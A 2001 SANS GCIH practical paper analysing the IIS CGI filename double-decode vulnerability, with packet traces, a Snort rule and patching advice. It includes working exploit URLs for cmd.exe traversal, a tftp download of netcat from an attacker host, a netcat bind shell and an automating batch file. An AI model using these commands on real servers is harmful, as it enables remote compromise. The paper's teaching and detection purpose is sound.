Global Information Assurance Certification Paper

MS IIS CGI Filename Decode Error Vulnerability
Jerry Shenk
GCIH Practical for SANS Baltimore 2001, Version 1.5a

Exploit Details:

Name: Microsoft IIS CGI Filename Decode Error Vulnerability, CVE#[1] CAN-2001-0333

Variants: Variations would include "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability", "MS IIS 4.0/5.0 web directory traversal vulnerability", and "MS IIS 4.0/5.0 CGI filename inspection vulnerability".

Operating System: MS NT & 2000 servers running IIS (Internet Information Services) versions 4 & 5.

Protocols/Services: http/web server

Brief Description: This exploit takes advantage of an error in the decoding of requests to run programs or scripts on the IIS server. The request is decoded correctly once but there is an extra (superfluous) decoding that takes place and this second decoding is not properly checked for security which allows arbitrary code[2] to be run.

SPECIAL NOTE to Windows 2000 Server users:
Even if you aren't running a web server, you might want to check your Windows 2000 server for this vulnerability. IIS is installed even if you DO NOT explicitly set up a web server. This is a recently discovered exploit and all IIS web servers that are set up in the default manner are exploitable even with the most recent service packs installed. According to a recent article [3]on the SecurityPortal web site, Microsoft has issued 27 security bulletins for IIS so far this year and 100 last year. Because of IIS's recent history for exploits, this is an important issue for any system administrator or security officer to be aware of, even if you aren't running a web server.

---

[1] Common Vulnerabilities and Exposures database – http://cve.mitre.org/cve
[2] Arbitrary code – Executables that the system administrator did not design into the web site, one that the attacker arbitrarily chose.
[3] IIS: Time to Just Say No, by Ric Steinberger, © Copyright 1999-2001 AtomicTangerine, Inc. http://securityportal.com/articles/iis20010521.html

Protocol Description:

The filename decode vulnerability is an attack on the Microsoft IIS web server. This exploit uses the scripting capabilities built into IIS when the default installation is used. As a rule, any internet server should be customized for the particular environment and features that are not needed should be deleted, IIS is no exception.

Web servers are at the core, simply file repositories. A client PC, normally operating a browser like Netscape or Internet Explorer sends a request to the server for a web page. As a simple example, "GET http://target/index.html" requests the server "target" to load the file index.html. The server simply sends the page back. The way the page looks on the client PC is largely a function of how the browser interprets the data being sent to it. Since the server is passing files around, it is the server's responsibility to ensure that the client has permission to access the file that is being requested.

Modern web servers can run scripts. This lets the server run a program on a client's behalf and send the results to the client. Running scripts doesn't require anything extra on the client. The script on the server is normally written so that it will respond in a way that the browser will understand. This gives the server more power but also increases the security risk.

There have been quite a few exploits discovered in IIS over the past few years. Initially, an almost normal command-line[4] could cause the web server to access files outside the web directory.

Shortly after script processing on web servers became available, it was exploited. The script-processor-based exploits tell the server to execute some arbitrary code. If the web server is based on NT, the attacker usually tries to run the command interpreter (cmd.exe) and launches it in such a manner that it carries out a specified command (cmd.exe /c [command]). For web servers based on Windows 98 the attacker would use command.com and for Unix-based web servers /usr/bin/sh is a common target.

Microsoft attempted to fix this by testing the incoming URL to see if it was traversing the directory structure. Various exploits have been developed that trick the server into running the code anyway. One trick that's often used is to use UNICODE to encode the hostile URL so that with security checks in IIS will allow it to run.

[4] Multiple Vendor .BAT/.CMD Remote Command Execution Vulnerability, Copyright © 1999-2001 Securityfocus.com, http://www.securityfocus.com/bid/2023

Description of variants:

There are numerous variants to the arbitrary command execution exploit, and the exploit that this paper is written about is just one of them. They all take advantage of parts of the default installation, sample web site, sample admin scripts, virtual directories and the script directory that this paper relates to. They then run an arbitrary command.

The first one that I am aware of with IIS was reported on March 1, 1996[5]. There could easily be earlier ones but this one aptly demonstrates the initial stages of this exploit's evolution. A uniquely crafted URL such as http://targethost/cgi-bin/test.bat?&dir fooled the server into displaying a directory. This was fixed in IIS 2.0.

CVE# - CVE-2000-0770 - What Microsoft calls the "File Permission Canonicalization Vulnerability"[6] is also called "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability"[7] by SecurityFocus.com in document 1806. This was reported in the MS Security bulletin 57 posted Aug. 10, 2000. This exploit used Unicode obfuscation and the script capabilities to execute arbitrary code. This is very similar to the exploit in the title of this paper. In fact Zoa Chien documented the idea of using tftp and netcat in a post to bugtraq[8] that is documented in the paper on the Securityfocus.com. The main difference with this one is that the current vulnerability uses a new bug in IIS to avoid detection of the hostile URL.

In October 2000, a vulnerability was reported that relied on UNOCODE obfuscation to view some system files and run arbitrary code.

CVE# - CVE-2000-0886 - In November 2000, a vulnerability was reported that used a security flaw in IIS' CGI handling to get arbitrary code to run. This vulnerability also relied on UNOCODE obfuscation to hide it's true intent.

---

[5] Multiple Vendor .BAT/.CMD Remote Command Execution Vulnerability, Copyright © 1999-2001 Securityfocus.com, http://www.securityfocus.com/bid/2023

[6] Microsoft Security Bulletin (MS00-057), © 2001 Microsoft Corporation, http://www.microsoft.com/technet/security/bulletin/ms00-057.asp

[7] Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability, Copyright © 199-2001, http://www.securityfocus.com/bid/1806

[8] security@nsfocus.com

How the exploit works:

Background:

The MS IIS CGI Filename Decode Error Vulnerability exploit takes advantage of the way security checks are done on IIS URLs that are passed to it from a browser (http GET commands).

In Jan. of 2000, an exploit was found that would allow traversal of the directory structure of an IIS server using the ../ string of characters. This same string is available at the command prompt of any DOS or Windows computer to go one directory closer to the root of the drive.

To explain how the MS IIS CGI Filename Decode Error Vulnerability exploit works, we need to start with a basic understanding of UNICODE[9]. UNICODE can allow a web server to respond to more characters than are represented by the standard ASCII character set because it uses larger codes to represent each character. I'm most comfortable with the Basic Latin codeset (standard English) so lets use that as our basis. The hex representation of the first letter of the alphabet (a) is 61. If I enter a URL on my browser of http://10.1.1.4/a.txt or http://10.1.1.4/%61.txt, I get the same file displayed in my browser window.

Some exploits were designed that would use various Unicode character sets to replace normal text – for example, a %2f to replace the backslash (/), a %5c to replace the frontslash (\) and a %2e to replace the period (.).

Current versions of IIS include security checks on the http GET requests (typically entered as the URL of a web server) to avoid things like ../ and similar URLs that are designed to get out of the web server's published directory structure (c:\inetpub\wwwroot in a default installation).

Current exploit:

On May 15, 2001, Microsoft released a hotfix for the "IIS CGI Filename Decode Error Vulnerability". The vulnerability had been detected by Network Security Focus[10] a few months before that. It

[9] What is Unicode? Copyright © 1991-2001 Unicode, Inc. http://www.unicode.org/unicode/standard/WhatIsUnicode.html

[10] Microsoft IIS CGI Filename Decode Error Vulnerability, ©2000 NSFOCUS information Technology Co.,Ltd. http://www.nsfocus.com/english/homepage/sa01-02.htm

would allow a specifically crafted URL to cause IIS to execute arbitrary code. The URL http://target/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir would be an example that would display a directory of the root of the current directory. In this example, the ? is used as a separator after the command. Each plus (+) character is used in place of a space because a space is an invalid entry in a URL.

In this URL, the %255c should be explained. In the background section, we learned that %5c is the same as a \. The part of the exploit that's new in this URL is that the % in %5c is replaced with it's UNICODE representation of %25. This is the key to what makes this exploit work; this is the superfluous decoding that is being done by the IIS server. The %25 is decoded to a % which makes that part of the URL equal to ..%5c..%5c or ../../ which would be blocked by the security checking.

As we continue processing this URL, we can determine that what we're really asking for is http://target/scripts/../../winnt/system32/cmd.exe . If we recall that the default installation directory of IIS is c:\inetpub and that we are starting our request in the scripts directory the ../../ takes us to the root of c:. So, what we're really asking to run is c:\winnt\system32\cmd.exe. If this works, then we know that this server is exploitable and we can run anything we want on the server if we can guess it's location. One example of another program we might want to run is c:\winnt\system32\tftp.

> **NOTE:** The operability of this exploit depends on a default installation. If the root web directory is someplace else, this won't work. The superfluous decode bug may still exist but if we can't get cmd.exe to run it's much less dangerous. If the web server is on another drive, this won't work. Deviating from the default installation in almost any way will make exploits much more difficult or in some cases, impossible. For any internet installation, a default installation is normally not recommended.

Now that we've run a program (cmd.exe) and displayed a directory as proof of concept, we can run another program that will let us do something "useful" on the IIS server. If we can get the server to run tftp, we can get it to request some backdoor that we could use. To do this, we can use the URL: http://target/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\winnt\system32\tftp+-I+attackerstftpserver+GET+nc.exe+c:\nc.exe to get the IIS server to request the netcat executable (nc.exe) from our tftp server. We could install many other things here. For the purposes of demonstration, I've chosen netcat because it's available for NT, UNIX and unix-like platforms. It's also small. Netcat can be downloaded from http://www.l0pht.com/~weld/netcat/ . It was originally written for unix and variants by Hobbit. The NT version is by Weld Pond.


Once we have netcat installed on the victim IIS server, we'll want to set it up as a listener by using the URL http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\nc.exe+-l+-e+c:\winnt\system32\cmd.exe+-p+4567 to start netcat listening on port 4567. We could have picked any port we wanted here. A hacker using this in an actual attack would pick a port that was previously determined to be accessible through the firewall. This port would have been determined during site reconnaissance.

Now, while that URL is being processed (it will continue being processed as long as the nc listener remains active), we can use netcat (or telnet) to connect to port 4567 on the victim and we'll be at a command shell in c:\inetpub\scripts.

Up to this point, we've followed the progression of the exploit to the point where our attacker is now sitting at a command prompt on the victim IIS box. At this point, the attacker can do anything that the IUSER_machinename account has access to. The attacker can do many things at this point. The next steps would vary but this is typically enough to prove to a site administrator his server ought to be patched!

In the next section, we'll show packet traces from an actual exploitation of an IIS server that was set up in the lab.

Diagram:



There are 4 basic steps to this exploit

Step 1: Attacker verifies exploitability

This is the reconnaissance phase of the attack.

I've included traces in Snort[11] and tcpdump. We don't need to see the hex dump since this is an ASCII-based exploit, the hex dump doesn't give us any additional information.

The trace starts off with the three-way handshake. 10.1.1.147 sends an SYN to 10.1.1.4 on port 80. The SYN/ACK is sent and then the ACK is sent, very normal, nothing odd here.

```
05/22-21:04:32.070000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x3E
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12521  DF
**S***** Seq: 0x6BD327FD   Ack: 0x0   Win: 0x7FFF
TCP Options => MSS: 1460 NOP NOP SackOK

05/22-21:04:32.070000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0x3E
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54727  DF
**S***A* Seq: 0x71DFB673   Ack: 0x6BD327FE   Win: 0x4470
TCP Options => MSS: 1460 NOP NOP SackOK

05/22-21:04:32.070000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x3C
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12522  DF
******A* Seq: 0x6BD327FE   Ack: 0x71DFB674   Win: 0x7FFF
.....
```

[11] Snort – The Open Source Intrusion Detection System, by Martin Roesch, http://www.snort.org/

Here comes the 'nasty' packet. 10.1.1.147 sends the packet containing the CGI decode exploit. If we're running a signature-based network IDS[12], this is the packet to watch for. We do have a bit of a problem because any of the data in this packet can be obfuscated. For example, cmd.exe could be represented as %63m%64.%65x%65 (UNICODE 63 is c, UNICODE 64 is d and UNICODE 65 is e). The possibilities are almost endless. In this example, I did not do anything with the m, the period (.) or the x.

```
05/22-21:04:32.080000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x83
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12523  DF
*****PA* Seq: 0x6BD327FE   Ack: 0x71DFB674   Win: 0x7FFF
GET http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe
?/c+dir+c:\..
```

Game over! We see that the victim responds with the volume information in clear text. We didn't capture the entire directory listing in the first packet because it won't all fit but the second packet is clearly a directory listing.

```
05/22-21:04:32.100000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0xF5
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54728  DF
*****PA* Seq: 0x71DFB674   Ack: 0x6BD3284B   Win: 0x4423
HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Wed, 23 May 20
01 04:04:42 GMT..Content-Type: application/octet-stream..Volume
in drive C has no label...Volume Serial Number is 500F-2547....

05/22-21:04:32.110000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0x2A4
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54729  DF
***F*PA* Seq: 0x71DFB733   Ack: 0x6BD3284B   Win: 0x4423
 Directory of c:\....05/19/2001  05:50p           155,699 depl
oy.exe..04/29/2001  09:50p     <DIR>         Documents and Set
tings..04/29/2001  06:38a     <DIR>         fullaccess..04/28/
2001  11:06p     <DIR>         Inetpub..05/19/2001  02:40p
        59,392 nc.exe..04/28/2001  11:09p     <DIR>
Program Files..05/11/2001  01:47p     <DIR>         SFU..05/11
/2001  10:06p     <DIR>         shared..05/11/2001  01:47p
  <DIR>         WINNT..05/19/2001  05:51p           154,560 _
root_.sys..              3 File(s)        369,651 bytes..
        7 Dir(s)   1,437,868,032 bytes free..
```

[12] signature-based network IDS – Intrusion Detection System that looks at traffic on the network to determine if a packet is hostile or not.

The previous packet had the FIN flag set indicating that the victim was done sending information. In these next packets, we finish tearing down this connection.

```
05/22-21:04:32.110000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x3C
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12524  DF
******A* Seq: 0x6BD3284B   Ack: 0x71DFB9A2   Win: 0x7CD2
...;.8

05/22-21:04:32.170000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x3C
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12525  DF
***F**A* Seq: 0x6BD3284B   Ack: 0x71DFB9A2   Win: 0x7CD2
y..`..

05/22-21:04:32.170000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0x3C
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54730  DF
******A* Seq: 0x71DFB9A2   Ack: 0x6BD3284C   Win: 0x4423
$.....
```

There's no point getting a snort capture of the tftp file transfer or launching the netcat listener. At this point, we've run our arbitrarily chosen code on the server and proven the exploitability of this IIS server. Most attackers will do a simple "proof of concept" attack prior to the actual exploit. The reason for this is so that they can verify the exploitability in a controlled test. The recent burst of "anti PoizonBOx" defacements around the 1st and 2nd weeks of May did it just this way. A set of logs that I looked at indicated that they found the vulnerability on the 6th and defaced the web sites on the 7th.

This is a tcpdump capture of the same exploit. This doesn't show us anything new but it does show the timing a little more succinctly – the exploit was carried out in about .1 seconds. If your IDS touts 'real-time alerts' as a major feature, you might want to make sure you hurry when you get the alert!

```
21:04:32.070000 10.1.1.147.2233 > 10.1.1.4.http: S 1809000445:1809000445(0)
win 32767 <mss 1460,nop,nop,sackOK> (DF)
21:04:32.070000 10.1.1.4.http > 10.1.1.147.2233: S 1910486643:1910486643(0)
ack 1809000446 win 17520 <mss 1460,nop,nop,sackOK> (DF)
21:04:32.070000 10.1.1.147.2233 > 10.1.1.4.http: . ack 1 win 32767 (DF)
21:04:32.080000 10.1.1.147.2233 > 10.1.1.4.http: P 1:78(77) ack 1 win 32767
(DF)
21:04:32.100000 10.1.1.4.http > 10.1.1.147.2233: P 1:192(191) ack 78 win
17443 (DF)
```

```
21:04:32.110000 10.1.1.4.http > 10.1.1.147.2233: FP 192:814(622) ack 78 win
17443 (DF)
21:04:32.110000 10.1.1.147.2233 > 10.1.1.4.http: . ack 815 win 31954 (DF)
21:04:32.170000 10.1.1.147.2233 > 10.1.1.4.http: F 78:78(0) ack 815 win
31954 (DF)
21:04:32.170000 10.1.1.4.http > 10.1.1.147.2233: . ack 79 win 17443 (DF)
```

Here is what was displayed on the attacker's screen while this initial step of the exploit was being run. The contents of the iis1.txt file (and the other two mentioned in the next steps) are listed in the next section called "How to use the exploit".

Please ignore the three files in the root of C:\ - these are leftovers from previous testing on this box.

```
D:\apps\tcpip\netcat>nc -nvv 10.1.1.4 80 < iis1.txt
(UNKNOWN) [10.1.1.4] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 May 2001 04:04:42 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 500F-2547

 Directory of c:\

05/19/2001  05:50p           155,699 deploy.exe
04/29/2001  09:50p    <DIR>          Documents and Settings
04/29/2001  06:38a    <DIR>          fullaccess
04/28/2001  11:06p    <DIR>          Inetpub
05/19/2001  02:40p            59,392 nc.exe
04/28/2001  11:09p    <DIR>          Program Files
05/11/2001  01:47p    <DIR>          SFU
05/11/2001  10:06p    <DIR>          shared
05/11/2001  01:47p    <DIR>          WINNT
05/19/2001  05:51p           154,560 _root_.sys
               3 File(s)        369,651 bytes
               7 Dir(s)   1,437,868,032 bytes free
sent 77, rcvd 813: NOTSOCK
```

Step 2: Attacker uploads backdoor (nc.exe)

In this section, we'll send a script to the IIS server that uses cmd.exe to launch tftp (quite similar to the way we launched dir in the proof of concept section).

```
D:\apps\tcpip\netcat>nc -nvv 10.1.1.4 80 < iis2.txt
(UNKNOWN) [10.1.1.4] 80 (?) open
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Sun, 27 May 2001 05:34:14 GMT
Content-Length: 215
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application
misbehaved by not returning a complete set of HTTP headers.  The
headers it did return are:<p><p><pre></pr
e>sent 141, rcvd 355: NOTSOCK

D:\apps\tcpip\netcat>
```

Step 3: Attacker starts netcat listener

Once again, we pipe an http command to the IIS server using netcat. Netcat works well for this type of testing because it doesn't have the error handling that a normal web browser has. Some browsers handle some of this information a little oddly and some even try to reformat your outgoing URL in ways that prevent it from working as expected.

```
D:\apps\tcpip\netcat>nc -nvv 10.1.1.4 80  0<iis3.txt
(UNKNOWN) [10.1.1.4] 80 (?) open
```

Step 4: Attacker connects to netcat listener

This would be run in a new window on the attacker's PC because the previous step needs to continue running

```
D:\apps\tcpip\netcat>nc -nvv 10.1.1.4 4567
(UNKNOWN) [10.1.1.4] 4567 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

c:\inetpub\scripts>
```

How to use the exploit:

I have chosen to use netcat[13] to test or exploit this vulnerability. There would be numerous ways to test for this. I am using netcat because of its small size, simple but clear operation and multi-platform capability.

In my test lab, my IIS box (victim) is 10.1.1.4 and my notebook/tftp server is 10.1.1.101 (attacker). Here's what I used to get a command prompt on the remote box. It would not be necessary for the attacker computer and tftp server to be the same machine. In fact, it would often be the case that they would not be the same computer in an attempt to make things harder to track down.

Step 1:
Initially, just to get a directory and verify exploitability, I created a text file containing a single line "GET http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\" (text between the quotes goes into the text file but not the quotes). I then pipe this text (everything between but not including the double-quotes into netcat using:
nc -nvv 10.1.1.4 80 < iis1.txt

This should return a clear directory listing in the same format that you would see when typing dir c:\ from the command prompt of a machine running Windows NT or Windows 2000. If you look at the script, you will see that cmd.exe is running the dir command….this is running a command shell on the victim machine.

This is the ACTUAL exploit. In this one http GET command, a total of 9 packets are generated between the attacker and the victim and we get a command to run on the victim. These 9 packets are examined in the previous section "How the Exploit Works".

You'll notice that there are plus (+) characters in use in place of the space character.

Step 2:
In this step, we copy netcat to the victim machine. This will give us the tool that we'll use in step three to actually run an interactive command shell on the remote machine. Just as in step 1, iis2.txt is a text file with a single line of text, "GET

[13] Netcat for 95/NT, by Weld Pond, http://www.l0pht.com/~weld/netcat/

http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe+-i+10.1.1.101+GET+nc.exe+c:\nc.exe" using:
nc -nvv 10.1.1.4 80 < iis2.txt
This copies nc.exe from the tftp server at 10.1.1.101 to the root of the victim machine.

Step 3:
In this step, we'll start the netcat that we just placed in c:\ as a listener the victim machine listening on port 4567. Here we'll send "GET http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+c:\nc.exe+-d+-l+-e+c:\winnt\system32\cmd.exe+-p+4567" using the command:
nc -nvv 10.1.1.4 80 < iis3.txt

The –l(lower case L) switch here sets netcat up as a listener for only one session. If you want it to be 'permanent', use an upper-case L…there are problems associated with that option that are outside the scope of this paper. The –e switch tells netcat to execute cmd.exe when a connection is made. The –d switch causes netcat to detach from the console. This keeps the DOS box from popping up on the screen. The –p switch tells netcat that the port to use is following (listening on port 4567 in this case).

At this point, netcat will not close because the web command has not completed because netcat is still running as a listener.

Step 4:
At this point, open another window and run.
nc 10.1.1.4 4567

This will open a command shell on the victim machine. You don't need to pipe any special command to the shell, just connect to it and you should be at a command prompt for c:\inetpub\scripts on the victim machine.

As further proof of concept, I wrote a simple batch file to automate the entire process.

```
nc -nvv 10.1.1.4 80 < iis1.txt
nc -nvv 10.1.1.4 80 < iis2.txt
cmd.exe /c start nc 10.1.1.4 4567
nc -nvv 10.1.1.4 80 < iis3.txt
```

From first SYN packet till the packet that showed the command prompt in the 2nd window, 1.11 seconds had elapsed.

Signature of the attack:

This is an attack that's very easy to spot. It's also very easy to hide from network-based detection because of the UNICODE obfuscation that was mentioned previously. Most of the information in the IIS log file is logged after the UNICODE has been decoded so it's easier to read there.

Logs from the IIS web server:

2001-05-27 05:34:19 10.1.1.147 - 10.1.1.4 80 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 200 -
2001-05-27 05:34:19 10.1.1.147 - 10.1.1.4 80 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+c:\winnt\system32\tftp.exe+-i+10.1.1.147+GET+nc.exe+c:\nc.exe 502 -
2001-05-27 05:34:27 10.1.1.147 - 10.1.1.4 80 GET /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+c:\nc.exe+-l+-e+c:\winnt\system32\cmd.exe+-p+4567 502 -

Snort logs of the attack packet and it's response.

In this first packet where the cmd.exe is sent, it is very clear in this example. As was mentioned previously, we can use UNICODE obfuscation to 'hide' the cmd.exe but it's easier to catch the response from the web server.

```
05/22-21:04:32.080000 0:50:4:B5:79:C2 -> 0:8:C7:9F:50:A8 type:0x800
len:0x83
10.1.1.147:2233 -> 10.1.1.4:80 TCP TTL:128 TOS:0x0 ID:12523  DF
*****PA* Seq: 0x6BD327FE   Ack: 0x71DFB674   Win: 0x7FFF
GET http://10.1.1.4/scripts/..%255c..%255cwinnt/system32/cmd.exe
?/c+dir+c:\..
```

Here is a snort packet containing the response from the web server. Because of the sheer number of IIS directory traversal bugs that have been discovered, I think this is a case where an IDS would do well to watch for the response from the web server. If we look at the next packet, we can see that the <DIR> is always surrounded by at least 2 space characters.

```
05/22-21:04:32.100000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0xF5
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54728  DF
*****PA* Seq: 0x71DFB674   Ack: 0x6BD3284B   Win: 0x4423
HTTP/1.1 200 OK..Server: Microsoft-IIS/5.0..Date: Wed, 23 May 20
01 04:04:42 GMT..Content-Type: application/octet-stream..Volume
in drive C has no label...Volume Serial Number is 500F-2547....
```

```
05/22-21:04:32.110000 0:8:C7:9F:50:A8 -> 0:50:4:B5:79:C2 type:0x800
len:0x2A4
10.1.1.4:80 -> 10.1.1.147:2233 TCP TTL:128 TOS:0x0 ID:54729  DF
***F*PA* Seq: 0x71DFB733   Ack: 0x6BD3284B   Win: 0x4423
 Directory of c:\....05/19/2001  05:50p           155,699 depl
oy.exe..04/29/2001  09:50p     <DIR>         Documents and Set
tings..04/29/2001  06:38a     <DIR>         fullaccess..04/28/
2001  11:06p     <DIR>         Inetpub..05/19/2001  02:40p
        59,392 nc.exe..04/28/2001  11:09p     <DIR>
Program Files..05/11/2001  01:47p     <DIR>         SFU..05/11
/2001  10:06p     <DIR>         shared..05/11/2001  01:47p
  <DIR>         WINNT..05/19/2001  05:51p           154,560 _
root_.sys..             3 File(s)       369,651 bytes..
        7 Dir(s)   1,437,868,032 bytes free..
```

The hex character representation of a space is a 20. A hex dump of this packet shows a <DIR> and some surrounding space characters. It looks like “20 20 3C 44 49 52 3E 20 20 20” so we know that what we see as spaces around the “<DIR>” are actually space and not some other unprintable character. The following Snort rule will alarm whenever this outbound packet is detected:
alert tcp 10.1.1.4 80 -> any any (msg:"IIS server responds as if exploited"; content:" <DIR> "; flags: FPA;)

How to protect against it:

Network security:
Use firewalls and screening routers to restrict access to and from the network. This is first on the "protection list" because in many cases, this will keep a bug from being exploitable. These should be configured to allow only traffic that is necessary for the operation of the network (this should be in an internet policy). In our example, a tftp connection from the web server should probably have been blocked. Certainly an incoming connection to port 4567 should be blocked. This doesn't make the exploit impossible but it does make it much more difficult.

In addition to blocking the ports, there should be some type of IDS (Intrusion Detection System) on the network. This should start with log analysis. By having the firewalls and screening routers logging blocked ports to another box that would analyze the logs and report findings periodically, we should be able to pick up hostile activity before anything gets exploited. In our example, if we'd been blocking tftp at the firewall and reporting 'odd' traffic to an administrator, we would have seen that our web server was doing something odd (trying to connect to a tftp server is odd) that should prompt us to look at the logs to determine what was going on.

IDS' of both the anomaly-based and signature-based variety would also be helpful. We went over a rule for Snort (a signature-based IDS) in the "Signature of the attack" section. An anomaly-based IDS like Shadow[14] is also helpful for showing 'odd' traffic like our web server trying to connect to the attacker's tftp server. The anomaly-based IDS also makes it possible to get the full context of the attack instead of just the isolated packet that a signature-based IDS provides.

Patches:
Microsoft document detailing proper installation procedures for Microsoft IIS 4.0:
http://www.microsoft.com/technet/security/iischk.asp

Microsoft document detailing proper installation procedures for Microsoft IIS 5:
http://www.microsoft.com/technet/security/iis5chk.asp

There is also a patch available for both Microsoft IIS 4.0 & 5.0. This fixes this particular bug (MS IIS CGI filename decode error

[14] SHADOW home page - http://www.nswc.navy.mil/ISSEC/CID/

vulnerability) and a few other ones. This patch fixes this particular bug but, if the server were installed as recommended, the bug would not be easily exploited. This patch can be found on the Microsoft web site at:
http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
In addition to this particular patch, the system administrator should be sure to keep up with service packs and hotfixes[15]. There have been 27 bulletins from Microsoft on IIS this year. There is no reason to believe that this is the last one.

Microsoft has released a fix for these exploits. The larger issue is the one that you don't know about yet. That's why we need to apply security in layers so that the attacker has a "minefield" to work through before he[16] gets anything from your system.

Monitoring the system:
And finally, the administrator of the IIS box (or any publicly accessible server) should be monitoring the logs. It's often very time consuming to monitor the logs manually so having a method of combining logs and monitoring them from a central server is quite handy.

Host-based IDS systems can also help. They can watch the server for new executables, new directories and other signs that a breaking has happened. On the NT server in our example, a Host-based IDS like Tripwire[17] could have warned us about the new executable (nc.exe) that showed up unexpectedly in the root of c:

Source code/ Pseudo code:

There really is no available source code for this exploit….or at least none that's publicly available. Microsoft has programmed the exploit into their IIS web server. The URL to exploit the errant code is:
GET
http://target/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

[15] Microsoft Technet Security © Copyright Microsoft Corporation, http://www.microsoft.com/technet/security/
[16] Definition 2 - Used to refer to a person whose gender is unspecified or unknown
[17] Commercial Tripwire site - http://www.tripwire.com/

Additional Information:

Links to additional information:

IIS Vulnerabilities:
Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability or "File Permission Canonicalization" Vulnerability
MS Security bulletin 57 posted Aug. 10, 2000
http://www.microsoft.com/technet/security/bulletin/ms00-057.asp
bugtraq ID 1806 – http://www.securityfocus.com
http://www.securityfocus.com/bid/1806

MS IIS 4.0/5.0 web directory traversal vulnerability:
http://www.nsfocus.com/english/homepage/sa_06.htm

MS IIS 4.0/5.0 CGI filename inspection vulnerability:
http://www.nsfocus.com/english/homepage/sa_07.htm

http://www.nsfocus.com/english/homepage/sa01-02.htm Posting by NSFOCUS Security Team when they discovered this exploit on May 15, 2001

Article by Erick Hacker in the Focus-IDS listserve about UNICODE vulnerabilities and IIS.
http://www.securityfocus.com/archive/96/141914

MS security bulletin 78 posted Oct. 17, 2000.
http://www.microsoft.com/technet/security/bulletin/MS00-078.asp
Unicode table
http://www.unicode.org/charts/PDF/U0000.pdf

Web site for netcat
http://www.l0pht.com/~weld/netcat/

References:

1. SecurityPortal, http://securityportal.com/
2. Securityfocus.com, http://www.securityfocus.com
3. Microsoft Corporation, http://www.microsoft.com/technet/security/
4. The Unicode Consortium, http://www.unicode.org
5. NSFOCUS information Technology Co.,Ltd. http://www.nsfocus.com
6. Snort - The Open Source Intrusion Detection System, by Martin Roesch, http://www.snort.org/
7. Netcat home page, http://www.l0pht.com/~weld/netcat/
8. Netcat for 95/NT, by Weld Pond, http://www.l0pht.com/~weld/netcat/
9. SHADOW home page - http://www.nswc.navy.mil/ISSEC/CID/